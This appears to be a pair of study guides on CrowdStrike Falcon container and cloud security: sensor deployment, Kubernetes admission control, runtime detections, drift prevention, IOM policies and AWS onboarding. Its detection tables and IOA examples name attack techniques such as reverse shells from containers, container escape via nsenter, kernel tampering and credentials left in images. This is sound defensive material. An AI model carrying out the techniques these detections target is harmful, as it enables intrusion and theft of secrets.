Node (Worker Node)	A machine that runs Pods and keeps the cluster working smoothly
Pod	Holds a logical grouping of one or more containers, sharing the Pod's resources (network, CPU). K8s manages Pods, not containers directly
Container	A self-contained unit of software consisting of the application, its libraries, and dependencies
Container Runtime	Software responsible for running containers (e.g., containerd, CRI-O, runc)
Control Plane	Collection of nodes managing the state of the cluster, sends instructions to workers via the API server
API Server	Allows different components of the cluster to interact with each other

Key Terminology

Term	Definition
Host/Node	The physical or virtual server running your containers
Sidecar	A helper container that runs alongside your application container in the same Pod
Kernel	The core of the operating system that manages system resources
eBPF	Extended Berkeley Packet Filter — allows programs to run in the kernel without loading kernel modules
Privileged Container	A container with elevated permissions to access host resources
Security Context	Defines and controls security settings and permissions for containers within Pods
Namespace	Organizes resources into logical groups, helps manage and isolate workloads
DaemonSet	Ensures a copy of a Pod runs on each (or selected) node in the cluster

4. Falcon Sensor Deployment

Sensor Options Comparison

Feature	Falcon Sensor for Linux	Falcon Container Sensor for Linux
What it protects	Linux hosts AND all containers on that host	Individual containers only (within a specific Pod)
Where it runs	Directly on the host server/node	Inside each Pod as a sidecar container
Best for	Environments where you control the host OS	Managed or serverless environments (e.g., AWS Fargate) where you can't access the host

Falcon Sensor for Linux — Deployment Modes

Mode	Details
Standard (on host)	Install directly on the host. Protects host + all containers
DaemonSet — User Mode	Default for sensor 7.18+. Uses eBPF technology. No kernel module needed
DaemonSet — Kernel Mode	Deepest protection level. Observes all kernel activity. One privileged container per node

Falcon Container Sensor

- **Automatic sidecar injection** — injected into each Pod when scheduled to run
- Runs inside each Pod alongside other containers
- Requires no privileges

Decision Flowchart: Which Sensor to Deploy

Question	Yes → Use	No →
Running Kubernetes?	DaemonSet	Go to Q2
Control the underlying hosts/OS/cluster?	Falcon Sensor for Linux (on host)	Go to Q3
OS and kernel supported by Falcon sensor?	Falcon Sensor for Linux	Falcon Container Sensor

Best Practice: Always use the Falcon Sensor for Linux when possible for maximum protection. Use the Container Sensor when host access isn't available.

Installation Methods

Method	Falcon Helm Chart	Falcon Operator
What it is	Package manager for K8s (like apt/yum)	K8s-native application extending K8s functionality
Purpose	Simplifies deployment and management	Automates complex, app-specific operational tasks

How it works	Uses templated YAML "charts", one-time deployments, manages releases/rollbacks	Uses CRDs, continuously monitors and reconciles state, encodes operational knowledge
Best for	Stateless apps, simple deployments, initial setup	Stateful apps (databases), complex lifecycle management, domain-specific automation

Unified Installation

The Falcon Platform unified Helm chart deploys **all three components** (Sensor, KAC, Image Analyzer) with a single command:

1. Set global variables (Customer ID, pull token)
2. Pull images using the CrowdStrike pull script
3. Deploy all namespaces and components together

Verification

Run `kubectl get pods` to confirm each component is installed and running.

5. Kubernetes Admission Controller (KAC)

What is KAC?

The Falcon KAC is a **plugin deployed to your Kubernetes cluster** to provide visibility and identify misconfigurations. It monitors, alerts, and blocks Kubernetes objects when they are created or updated.

KAC Architecture — Three Containers in One Pod

Container	Name	Role
Kubernetes Client	falcon-client	Validating webhook — listens to K8s API server events and forwards them to the admission controller
Admission Controller	falcon-ac	Policy management, cloud communication, and event handling — talks directly with CrowdStrike cloud
Watcher	falcon-watcher	Takes snapshots of K8s objects, continuously monitors them. Streams create/update/delete events as K8SResource events to CrowdStrike cloud

How KAC Enforces Policies

1. KAC compares K8s objects against **Admission Control Policies** and **Image Assessment Policies** in the Falcon platform
2. Dynamic policy updates are immediately reflected in KAC decisions
3. Actions per misconfiguration: **Disabled / Alert / Prevent**
4. When Image Assessment is enabled, KAC also takes action on images with risks/vulnerabilities, **blocking them before containers can start**

KAC Policy Configuration

Navigate to: Cloud Security > Rules and Policies > Policies > Admission Control Policies

Key policy components:

- **Rule Groups** — define which K8s resources the policy applies to
- **Host Groups** — connect the policy to the admission controller
- **Namespaces** — target specific virtual clusters
- **Pod/Service Labels** — precise targeting of workloads
- **IOM Rules** — set to Disabled, Alert, or Prevent
- **Image Assessment Settings** — enable KAC to act on image assessment policies

Example KAC Policy:

- Set Privileged container , Containers running as root , Host network access → **Prevent**
- Set remaining IOMs → **Alert**
- Enable Image Assessment in Admission Controller
- Set unassessed images to **Prevent**
- Enable Failure policy to block workloads with unrecognized errors
- Assign to a dynamic host group filtered by: K8s Cluster ID, Server Version, Git Version

6. Runtime Security & Container Protection

Why Runtime Security Matters

Containers are not just at risk during build or deployment — **the real battle happens at runtime.**

Runtime threats include:

- **Unassessed Images** — images not scanned for risks
- **Rogue Containers** — launched outside K8s orchestrator control, not part of an image registry
- **Container Drift** — container deviates from its original configuration or intended behavior
- **Interactive Intrusion** — activity mimicking expected user/admin behavior, making it hard to distinguish from cyberattacks

Attacker techniques at runtime:

- Exploit weak authentication
- Deploy malware
- Use cloud management tools for lateral movement
- Maintain persistence through alternate authentication mechanisms
- Evade detection through indicator removal and security control bypass

Falcon Runtime Protection Components

1. **Kubernetes Admission Controller (KAC)** — pre-deployment blocking
2. **Falcon Sensor for Linux** — host-level runtime monitoring
3. **Falcon Container Sensor** — pod-level runtime monitoring
4. **Image Assessment at Runtime (IAR)** — scans running images for vulnerabilities

Key Runtime Detections

Detection	Description
PotentialKernelTampering	eBPF invoked from within a container — highly unusual, can load kernel rootkits or manipulate kernel behavior
SetUIDBitFoundInImage	SetUID bit found in image — privilege escalation risk
RunningAsRootContainer	Container running as root — full system privileges

ADDInstructionInDockerfile	ADD instruction in Dockerfile — potential for injecting malicious content
UserInstructionNotInDockerfile	No USER instruction — runs as root by default
GCP/AWS/SlackCredsFoundInImage	Cloud or service credentials found in image

Investigating Container Risks

Finding Unidentified Containers:

- Unidentified containers use images that haven't been checked for vulnerabilities or were started outside K8s control
- Filter by Severity (Critical/High) and check for unassessed images
- Filter `Visible to K8s` = **No** to find containers K8s cannot see (indicates compromised node/orchestrator)

Response Actions:

- **Block** containers with Custom IOA rules
- **Assess** images with an image assessment tool
- **Kill** the container: Copy Container ID → run `sudo docker kill <container id>` via Real Time Response

Container Immutability

Best practice: containers should NOT be reconfigured, updated, patched, or modified during their lifecycle. Build new images instead. Processes that alter expected behavior are **drift events** — investigate immediately.

Investigating Kubernetes IOMs (Indicators of Misconfiguration)

Navigate to: Posture and Compliance > Posture > Kubernetes Misconfigurations

Key columns:

- **Prevented** — whether the KAC policy blocked the misconfiguration
- **Type** — "Misconfiguration" or "Secret" (sensitive information found)
- **Cluster** — scope of the issue (which cluster, how many containers impacted)
- **Tactic & Technique** — adversary exploit methods + remediation steps

7. Container Lifecycle Monitoring

Kubernetes & Containers Inventory

Navigate to: Cloud Security > Assets > Kubernetes and Containers Inventory

Dashboard provides:

- Total containers, pods, nodes, and clusters
- Container sensor coverage percentage
- Container asset trends over last 7 days (identify unexpected spikes)

Coverage calculation: (Linux sensor-protected containers + Falcon container sensor-protected containers) ÷ total containers detected

What Falcon Monitors

Asset Metadata:

Asset	Metadata Tracked
Nodes	Host OS, cluster association, cloud platform
Pods	Running containers, labels, owner references
Namespaces	Environment tags (dev, prod), associated policies
Deployments	Image versions, security context settings
Container Images	Build source, vulnerabilities, runtime usage frequency

Runtime Container Behavior:

- Process execution (unexpected binaries or shells)
- File system changes (unauthorized writes, privilege escalation attempts)
- Network connections (outbound calls to unknown IPs)
- Container privilege escalation (containers attempting to run as root)

Why Real-Time Monitoring Matters

Static image scanning catches some risks. Real-time runtime visibility catches what scanning misses:

- **Identify risks early** — spot vulnerable/misconfigured deployments immediately after launch
- **Detect runtime threats** — catch attacks as they happen, not after
- **Map relationships** — understand how pods, services, workloads connect and influence security posture

8. Prevention Policies & Drift Detection

Drift Prevention Workflow

Drift: When a container's filesystem or executed processes deviate from the original immutable image.

Steps before enabling drift prevention:

1. **Monitor** workloads for drift under baseline conditions
2. **Establish** that workloads do not drift normally
3. **Only then** enable drift prevention — if workloads drift during testing, do NOT enable prevention (it will block expected workloads)

Drift Prevention Configuration:

- Navigate to: `Endpoint Security > Configure > Prevention Policies`
- Create a Linux prevention policy
- Enable **Container Drift Prevention** toggle
- Follow the three-phase Linux prevention policy recommendations in Falcon support documentation
- Assign to proper dynamic host groups and enable

Prevention Policy Guidance

CrowdStrike provides a **three-phase rollout** for Linux prevention policies:

- Phase 1: Detection only (monitoring)
- Phase 2: Selective prevention (low-risk rules)
- Phase 3: Full prevention (including drift prevention for validated workloads)

Important: Only turn on container drift prevention for host groups where you want to block **all** drift processes.

Pre-Runtime Security (Shift-Left)

- Assess images for vulnerabilities via CLI, image registries, and image assessment policies
- Integrate with CI/CD pipelines for proactive threat prevention
- Stop issues before they reach the runtime environment

Navigate to: Cloud Security > Vulnerabilities > Image Assessments > Image Detections

9. Compliance, Governance & Automation

Compliance Section in Falcon Cloud Security

Helps organizations meet security regulations by:

- Detecting misconfigurations
- Enforcing security best practices
- Generating audit reports

Kubernetes & Container Compliance:

- Navigate to: Posture and Compliance > Compliance > Kubernetes and Container Compliance > Rules
- Example: CIS Docker 5.25 — "Ensure that the container is restricted from acquiring additional privileges"

Supported Compliance Frameworks

Framework	Full Name
CIS	Center for Internet Security
PCI	Payment Card Industry
NIST	National Institute of Standards and Technology
SOC2	Service Organization Control
CISA	Certified Information Systems Auditor
ISO	International Organization for Standardization
HIPAA	Health Insurance Portability and Accountability Act
HITRUST	Health Information Trust Alliance

Automation: Falcon Fusion SOAR

Navigate to: Fusion SOAR > Workflows

Runtime Use Cases:

- **FSCS Detections** — trigger workflows based on Falcon KAC detections (e.g., auto-notify email/Slack on critical severity)
- **Drift Detections** — trigger workflows when drift is identified in specific containers
- **Container Detections** — create workflows based on container detection subcategory alerts

Scheduled Reporting

Navigate to: Dashboards and Reports > Dashboards > Scheduled Reporting

Automatically share updates about container risks. Generated reports facilitate remediation steps for runtime issues such as running containers with vulnerabilities and compliance issues.

Automation & Policy-as-Code

- CrowdStrike supports policy enforcement in CI/CD pipelines and IaC scanning
 - When policies and rules are mapped, teams can shift-left by enforcing encryption, logging, and access restrictions **before deployment**
 - Non-compliant changes can be automatically blocked
-

10. Falcon Alert Investigation Checklist

A step-by-step operational checklist for investigating any Falcon alert:

1. **Check username and hostname** — is it a Corp machine or Non-Corp?
 2. **Check timestamps** — is the alert timing accurate? Compare first/last activity vs. inserted-at time
 3. **Check severity changes** — was severity modified (e.g., low → medium)?
 4. **Check alert frequency** — how often is this user generating this alert?
 5. **Check event count** — how many events triggered this alert?
 6. **Check surrounding activity** — what happened before and after the event?
 7. **Analyze command line and file paths** — are the commands and paths legitimate?
 8. **Check for malicious file executions** — any suspicious executions around the alert timestamp?
 9. **Check installed tools** — any network scanning tools or pentest tools on the host?
 10. **Check file hashes** — correlate against all threat intelligence feeds for IOC associations
 11. **Check for patterns** — any previous events with the same indicators?
 12. **Check network traffic** — NetFlow, HTTP, DNS events, and process events
 13. **Check process events** — any suspicious activities?
 14. **Check IPs and ports** — source IPs, destination IPs, and ports used
 15. **Check user role** — does the user have privileged access to perform these activities?
 16. **Check MITRE ATT&CK framework** — understand the tactic, analyze threat patterns and actor behavior
 17. **Assess potential impact** — what is the blast radius?
-

11. Kubernetes Scenario-Based Questions

Troubleshooting & Reliability

1. **Pod stuck in Pending** : What steps to diagnose and resolve a deployment where all pods are stuck in Pending?
2. **CrashLoopBackOff** : Application pod enters CrashLoopBackOff shortly after starting — troubleshooting process and common root causes?
3. **Pod unreachable**: Web app pod shows as Running but traffic from a service isn't reaching it — how to diagnose?
4. **Node NotReady** : Worker node suddenly in NotReady state — how to find the cause and safely recover?
5. **PVC stuck in Pending** : Application's Persistent Volume Claim stuck in Pending — troubleshooting steps?

Scalability & Performance

6. **Traffic surge**: HPA configured but not scaling up fast enough — how to handle?

7. **Resource exhaustion:** CPU/memory spike across the cluster affecting multiple workloads — identification and mitigation?
8. **Zero-downtime deployment:** How to configure Deployment strategy for smooth, risk-free updates?
9. **Canary deployment:** How to implement canary testing with a small percentage of users using K8s features?
10. **Stateful app scaling:** Key differences when scaling a StatefulSet vs. a Deployment?

Security & Secrets Management

11. **Cluster hardening:** What measures to implement — RBAC, network policies, pod security?
12. **Compromised secrets:** A secret token was accidentally exposed in a public GitHub repo — incident response steps?
13. **Secure multi-tenancy:** Managing a shared cluster for multiple teams — how to ensure isolation and fair resource usage?
14. **Restricting root privileges:** How to enforce a policy that no containers run with root privileges?
15. **Encrypting sensitive data:** Managing API keys in K8s — ensuring encryption at rest and in transit?

Networking & Services

16. **Ingress routing failure:** Ingress not routing external traffic to the correct service — debug steps?
17. **Pod-to-pod communication:** Configuring network policies to allow specific communication without opening the entire network?
18. **DNS resolution failure:** Pods cannot resolve service names within the cluster — where to start?
19. **Inter-service communication:** How does K8s handle service discovery and load balancing between microservices?
20. **Exposing a service:** Different methods to expose a service externally — when to use each?


CI/CD & Automation

21. **Automating deployments:** Setting up a CI/CD pipeline for automatic build and deploy — tools and workflows?
22. **Helm chart failure:** How to handle a new Helm chart release that fails during upgrade?
23. **CRDs and Operators:** Extending K8s to manage custom resources (database, external API) — how?
24. **Multi-cluster deployment:** Deploying applications across multiple clusters (regions/providers) — management approach?
25. **GitOps workflow:** Explain GitOps in K8s context and advantages over traditional CI/CD?

12. Kubernetes Admission Process Deep Dive

Request Lifecycle

[1. Authentication] → [2. Authorization] → [3. Admission Control] → [4. Object Persistence]



1. **Authentication:** API server verifies identity of the user or service account
2. **Authorization:** API server checks RBAC permissions for the requested action
3. **Admission Control:**
 - **Mutating Phase:** Mutating admission controllers can modify the request (e.g., auto-add sidecar container, set default values)

- **Validating Phase:** Validating admission controllers inspect and allow/deny based on rules (cannot modify the request)
- 4. **Object Persistence:** If all controllers approve, the object is persisted in `etcd`
- 5. **Error Return:** If any controller rejects, the entire process stops and an error is returned

Validating Admission Webhook Example

Use case: Reject any pod creation that doesn't have the `team` label.

Two parts required:

1. `ValidatingWebhookConfiguration` — tells the K8s API server when and where to send admission requests
2. Webhook server — custom app that listens and decides to accept/reject based on policy

Configuration highlights:

- `clientConfig.service` — specifies the service and path for admission requests
- `rules` — webhook invoked only for `CREATE` operations on `pods`
- `failurePolicy: Fail` — if webhook is down, no new pods can be created (security-first)

Test Results:

- Pod **with** `team` label →  allowed
- Pod **without** `team` label →  rejected by the webhook

Key Takeaway: Falcon Cloud Security provides **defense in depth** across the entire container lifecycle — from pre-runtime image scanning and CI/CD pipeline integration, through admission control blocking at deployment, to real-time runtime monitoring, drift detection, and automated SOAR workflows for incident response.

Falcon_CSPM_IOM_Terraform_Guide.md

CrowdStrike Falcon CSPM — IOMs, AWS Onboarding, Terraform Drift Remediation & Interview Guide

Purpose: Complete learning guide for writing IOM policies/rules in CrowdStrike Falcon, onboarding AWS accounts, remediating misconfigurations/drift via Terraform, and acing interview questions on these topics. **Last Updated:** April 2026

TABLE OF CONTENTS

#	Section	Description
1	Writing IOM Policies & Rules	How to create, customize, and manage IOM rules
2	Onboarding AWS Accounts	Step-by-step AWS account registration
3	Terraform Drift Remediation	Detecting and fixing drift via IaC

4	5 Terraform Container Security IOMs	Ready-to-use Terraform IOM rules
5	Interview Q&A	25+ interview questions with expert answers

PART 1: WRITING IOM POLICIES & RULES IN CROWDSTRIKE FALCON

1.1 Understanding IOMs vs IOAs

CrowdStrike Detection Types – Side by Side	
IOM (Indicator of Misconfiguration)	IOA (Indicator of Attack)
WHAT: Static config check	WHAT: Behavioral runtime rule
WHEN: During scan/assessment	WHEN: Real-time during execution
WHERE: Cloud API / IaC	WHERE: Running workload/container
SPEED: Point-in-time	SPEED: Continuous / live
EXAMPLE: S3 bucket is public SG allows 0.0.0.0/0:22 EKS cluster not encrypted Pod runs as root	EXAMPLE: Container spawns reverse shell New binary runs (drift) Crypto mining process detected Container escape via nsenter
ACTION: Alert + Jira ticket FIX: Change config / IaC	ACTION: Alert + PREVENT (kill) FIX: Kill process + investigate

1.2 IOM Policy Architecture in Falcon

FALCON CLOUD SECURITY → CONFIGURATION ASSESSMENT → POLICIES
└─ POLICY GROUP (e.g., "AWS Production Security Standards")
└─ RULE 1: S3 bucket must not be publicly accessible
└─ Severity: CRITICAL
└─ Cloud Provider: AWS
└─ Service: S3
└─ Check Logic: BucketPublicAccess != "enabled"
└─ Compliance: CIS AWS 2.1.5, PCI DSS 1.3.4
└─ Action: ALERT
└─
└─ RULE 2: Security Group must not allow 0.0.0.0/0 to port 22
└─ Severity: CRITICAL
└─ Cloud Provider: AWS
└─ Service: EC2 (Security Group)

```

| | | └─ Check Logic: IngressRule.cidr == "0.0.0.0/0" AND port == 22
| | | └─ Compliance: CIS AWS 5.2.1
| | |   └─ Action: ALERT
| |
| └─ RULE N: [Additional rules...]
|
└─ POLICY GROUP (e.g., "Kubernetes Container Standards")
  | └─ RULE 1: Containers must not run as privileged
  | └─ RULE 2: Containers must not run as root
  | └─ RULE N: [Additional rules...]
  |
└─ POLICY GROUP (e.g., "Compliance – CIS Benchmarks")
    | └─ CIS AWS Foundations 3.0
    | └─ CIS EKS Benchmark 1.4
    └─ CIS Docker Benchmark 1.6

```

1.3 Step-by-Step: Creating IOM Policies in Falcon Console

Method 1: Customize Built-In Policies (Recommended Start)

STEP 1: NAVIGATE TO POLICIES

```

└─ Falcon Console → Cloud Security → Configuration Assessment
└─ Click "Policies" tab
└─ You'll see built-in policy groups organized by:
    | └─ Cloud Provider (AWS / Azure / GCP)
    | └─ Service (IAM, S3, EC2, EKS, RDS, etc.)
    └─ Compliance Framework (CIS, NIST, PCI, SOC2)

```

STEP 2: SELECT A POLICY GROUP

```

└─ Example: Select "AWS > S3 > Security Best Practices"
└─ You'll see individual rules within this group
└─ Each rule shows:
    | └─ Rule Name
    | └─ Description
    | └─ Default Severity (Informational / Low / Medium / High / Critical)
    | └─ Compliance Mappings
    └─ Current State (Enabled / Disabled)

```

STEP 3: CUSTOMIZE SEVERITY

```

└─ Click on a rule (e.g., "S3 Bucket Has Public Access")
└─ Change severity from HIGH to CRITICAL (for financial org compliance)
└─ Add custom compliance mapping (e.g., map to SOX requirement)
└─ Justification: "Financial data in S3 – public access = regulatory violation"
└─ Save

```

STEP 4: ENABLE/DISABLE RULES PER YOUR ENVIRONMENT

```

└─ Disable rules that don't apply:
  | └─ "GCP Dataflow not using CMEK" → Not applicable (we don't use GCP)
  | └─ "Azure NSG allows SSH from any" → Not applicable (AWS only)
└─ Enable rules that were off by default:
  | └─ "EKS cluster endpoint is publicly accessible" → Enable + set CRITICAL

```

- └ Document every disable with justification in a config spreadsheet

STEP 5: ASSIGN TO ACCOUNTS/REGIONS

- └ Assign policy group to specific AWS accounts:
 - | └ "Production Accounts" → All rules enforced
 - | └ "Dev/Test Accounts" → Relaxed severity (Critical → High)
 - └ "Sandbox Accounts" → Alert only, no escalation
- └ Save and activate

Method 2: Clone and Modify Existing Policies

STEP 1: FIND A SIMILAR BUILT-IN POLICY

- └ Example: You want a custom rule for "EBS volumes must use CMK, not default aws/ebs"
- └ Built-in rule exists: "EBS volume is unencrypted" (checks encryption on/off)
 - └ But you need MORE specific: must use Customer-Managed Key (CMK)

STEP 2: CLONE THE POLICY

- └ Click the existing rule → "Clone"
- └ New rule created: "EBS Volume Must Use Customer-Managed Key (Custom)"
- └ Modify the check logic:
 - | └ Original: Encrypted = true
 - | └ Custom: Encrypted = true AND KmsKeyId != "alias/aws/ebs"
- └ This checks not just that encryption is on, but that it uses YOUR key

STEP 3: SET CUSTOM METADATA

- └ Name: "EBS CMK Encryption Required – Finance Standard"
- └ Severity: HIGH
- └ Description: "EBS volumes must be encrypted with organization CMK for key rotation control. Default aws/ebs key does not meet SOX requirements."
- └ Compliance: SOX Section 302, PCI DSS 3.4
- └ Tags: finance, encryption, ebs, custom

STEP 4: ENABLE AND TEST

- └ Enable in "Alert Only" mode for 2 weeks
- └ Review findings → How many EBS volumes use default key?
- └ Work with teams to migrate to CMK
- └ Graduate to standard monitoring after migration complete

Method 3: Create Custom Policies from Scratch

STEP 1: NAVIGATE TO CUSTOM POLICIES

- └ Cloud Security → Configuration Assessment → Custom Policies
- └ Click "Create New Custom Policy"

STEP 2: DEFINE THE POLICY

- └ Name: "Tag Compliance – Mandatory Tags Required"
- └ Cloud Provider: AWS
- └ Service: All Services
- └ Severity: MEDIUM
- └ Description: "All cloud resources must have mandatory tags: Owner, Environment, CostCenter, DataClassification"

STEP 3: DEFINE THE RULE LOGIC

- └─ Check: Resource must have ALL of these tags:
 - | └─ "Owner" – must not be empty
 - | └─ "Environment" – must be one of: production, staging, dev, sandbox
 - | └─ "CostCenter" – must match pattern: CC-[0-9]{4}
 - | └─ "DataClassification" – must be one of: public, internal, confidential, restricted
- └─ Scope: All resource types in all accounts
- └─ Exceptions: Resources in "sandbox" accounts exempt from CostCenter tag

STEP 4: MAP TO COMPLIANCE FRAMEWORK

- └─ Internal Standard: "Cloud Governance Policy v2.3"
- └─ NIST CSF: ID.AM-2 (Software platforms and applications are inventoried)
- └─ CIS AWS: Custom (tag governance)

STEP 5: CONFIGURE NOTIFICATIONS

- └─ Critical/High IOMs → Jira ticket auto-created
- └─ Medium IOMs → Weekly summary email to resource owners
- └─ Informational → Dashboard visibility only

1.4 Severity Customization Matrix


SEVERITY OVERRIDE GUIDE – When to Change Default Severity			
Rule	CrowdStrike Default	Our Custom Override	Why
S3 public access	HIGH	● CRITICAL	PCI/GLBA
RDS publicly accessible	HIGH	● CRITICAL	SOX/PCI
SG allows 0.0.0.0/0 SSH	CRITICAL	● CRITICAL	CIS 5.2
Root account has access keys	CRITICAL	● CRITICAL	CIS 1.4
CloudTrail not all regions	MEDIUM	● CRITICAL	NYDFS/SOX
IAM user without MFA	HIGH	● CRITICAL	NYDFS mandate
EBS unencrypted	HIGH	● HIGH	PCI Req 3
S3 without versioning	MEDIUM	● MEDIUM	Best practice
Missing tags	LOW	● MEDIUM	Governance
EKS public endpoint	HIGH	● CRITICAL	CIS EKS
Pod running as root	HIGH	● CRITICAL	Container sec
No network policy	MEDIUM	● HIGH	Micro-seg

1.5 IOM Policy Governance Workflow

NEW IOM DISCOVERED IN ENVIRONMENT



TRIAGE	← Security analyst reviews the finding
TP or FP?	



PART 2: ONBOARDING AWS ACCOUNTS TO FALCON CSPM

2.1 Prerequisites

BEFORE YOU START – CHECKLIST

- └ ☐ CrowdStrike Falcon subscription with Cloud Security module enabled
- └ ☐ Falcon console admin access (or Cloud Security Admin role)
- └ ☐ AWS account with admin/CloudFormation access
- └ ☐ For AWS Organization: Management Account access
- └ ☐ Decision: Individual account vs. Organization-wide onboarding
- └ ☐ API Client credentials (created in Step 1 below)

2.2 Step-by-Step: AWS Account Onboarding

Step 1: Create API Client in Falcon

FALCON CONSOLE → SUPPORT & RESOURCES → API CLIENTS AND KEYS

1. Click "Add New API Client"
2. Configure:
 - └ Client Name: "AWS-CSPM-Registration"
 - └ Description: "API client for CSPM AWS account registration"
 - └ Scopes:
 - └ Cloud Security Registration → READ + WRITE
 - └ CSPM Registration → READ + WRITE
 - └ Cloud Security Accounts → READ + WRITE
3. Click "Create"
4. ⚠️ SAVE THE CLIENT ID AND SECRET IMMEDIATELY
 - └ Client ID: abc123def456.....
 - └ Client Secret: xxxxxxxxxxxxxxxx (shown ONCE only)
5. Store securely:
 - └ AWS Secrets Manager (recommended)
 - └ HashiCorp Vault
 - └ NOT in plaintext, NOT in code, NOT in Slack

Step 2: Register AWS Account in Falcon Console

METHOD A: CONSOLE-GUIDED (RECOMMENDED FOR FIRST-TIME)

1. NAVIGATE:
Falcon Console → Cloud Security → Cloud Account Registration

2. CLICK: "Register Cloud Account" → Select "AWS"

3. CHOOSE REGISTRATION TYPE:

- |— Option A: "Single Account" – Register one AWS account
- |— Option B: "AWS Organization" – Register all accounts at once
(Recommended for enterprise – uses AWS StackSets)

4. SELECT FEATURES TO ENABLE:

Feature	Description
☒ CSPM (Posture Management)	Configuration assessment
☒ IOM Detection	Misconfiguration detection
☒ Behavioral Assessment (IOA)	Runtime threat detection
☒ Identity Protection	IAM/Identity risk analysis
☐ Sensor Management	Agent-based protection
☐ Data Security Posture (DSPM)	Sensitive data discovery

5. PROVIDE AWS DETAILS:

- |— AWS Account ID: 123456789012
- |— AWS Account Name: "Production-Main" (for your reference)
- |— For Organization: AWS Organization ID (ou-xxxx-xxxxxxx)

6. FALCON GENERATES A CLOUDFORMATION TEMPLATE

- |— Template contains:
 - | |— IAM Role: "CrowdStrikeCSPMRole" (cross-account)
 - | |— IAM Policy: Read-only permissions for scanning
 - | |— Trust Relationship: CrowdStrike's AWS account
 - | |— External ID: Unique per registration (anti-confused deputy)
- |— Click: "Open in AWS CloudFormation" (opens new tab)

Step 3: Deploy CloudFormation Stack in AWS

AWS CONSOLE → CLOUDFORMATION → CREATE STACK

1. The CloudFormation URL from Falcon auto-fills the template

2. REVIEW PARAMETERS:

- |— CrowdStrike Falcon Client ID: (auto-populated)
- |— CrowdStrike Falcon Client Secret: (enter from Step 1)
- |— External ID: (auto-populated – unique per registration)
- |— Enable IOA: true
- |— Enable IOM: true
- |— Log Archive Region: us-east-1 (or your region)

3. ACKNOWLEDGE IAM CAPABILITIES:

- |— ☒ "I acknowledge that AWS CloudFormation might create IAM resources"
- |— ☒ "I acknowledge that AWS CloudFormation might create IAM resources"

with custom names"

4. CLICK "CREATE STACK"

5. WAIT FOR STATUS: CREATE_COMPLETE (usually 3-5 minutes)

- | Outputs tab will show:
 - | | RoleARN: arn:aws:iam::123456789012:role/CrowdStrikeCSPMRole
 - | | ExternalID: cs-xxxxxxxx-xxxx-xxxx-xxxxxxxxxxxx
 - | | EventBridge Rule ARN (for IOA behavioral scanning)
- | If FAILED: Check Events tab for the specific error (usually IAM permission issue or duplicate role name)

FOR AWS ORGANIZATION (ALL ACCOUNTS):

- | The template uses AWS StackSets to deploy to all member accounts
- | StackSet deployment status visible in CloudFormation → StackSets
- | New accounts added later → auto-enrolled via StackSet
- | Delegated admin account can manage without management account

Step 4: Verify Registration in Falcon

BACK IN FALCON CONSOLE:

1. VERIFY ACCOUNT APPEARS:

- | Cloud Security → Cloud Account Registration
- | | Account ID: 123456789012
- | | Status:  Connected
- | | Features: CSPM , IOA , Identity 
- | | Last Scan: Just now / In progress

2. WAIT FOR FIRST SCAN (15-30 minutes):

- | Cloud Security → Configuration Assessment → Dashboard
- | You'll see initial findings populate
- | | Baseline metrics established

3. VERIFY PERMISSIONS:

- | Cloud Security → Health & Diagnostics
- | | All checks green = good
- | | Yellow/Red = missing permissions → review IAM policy
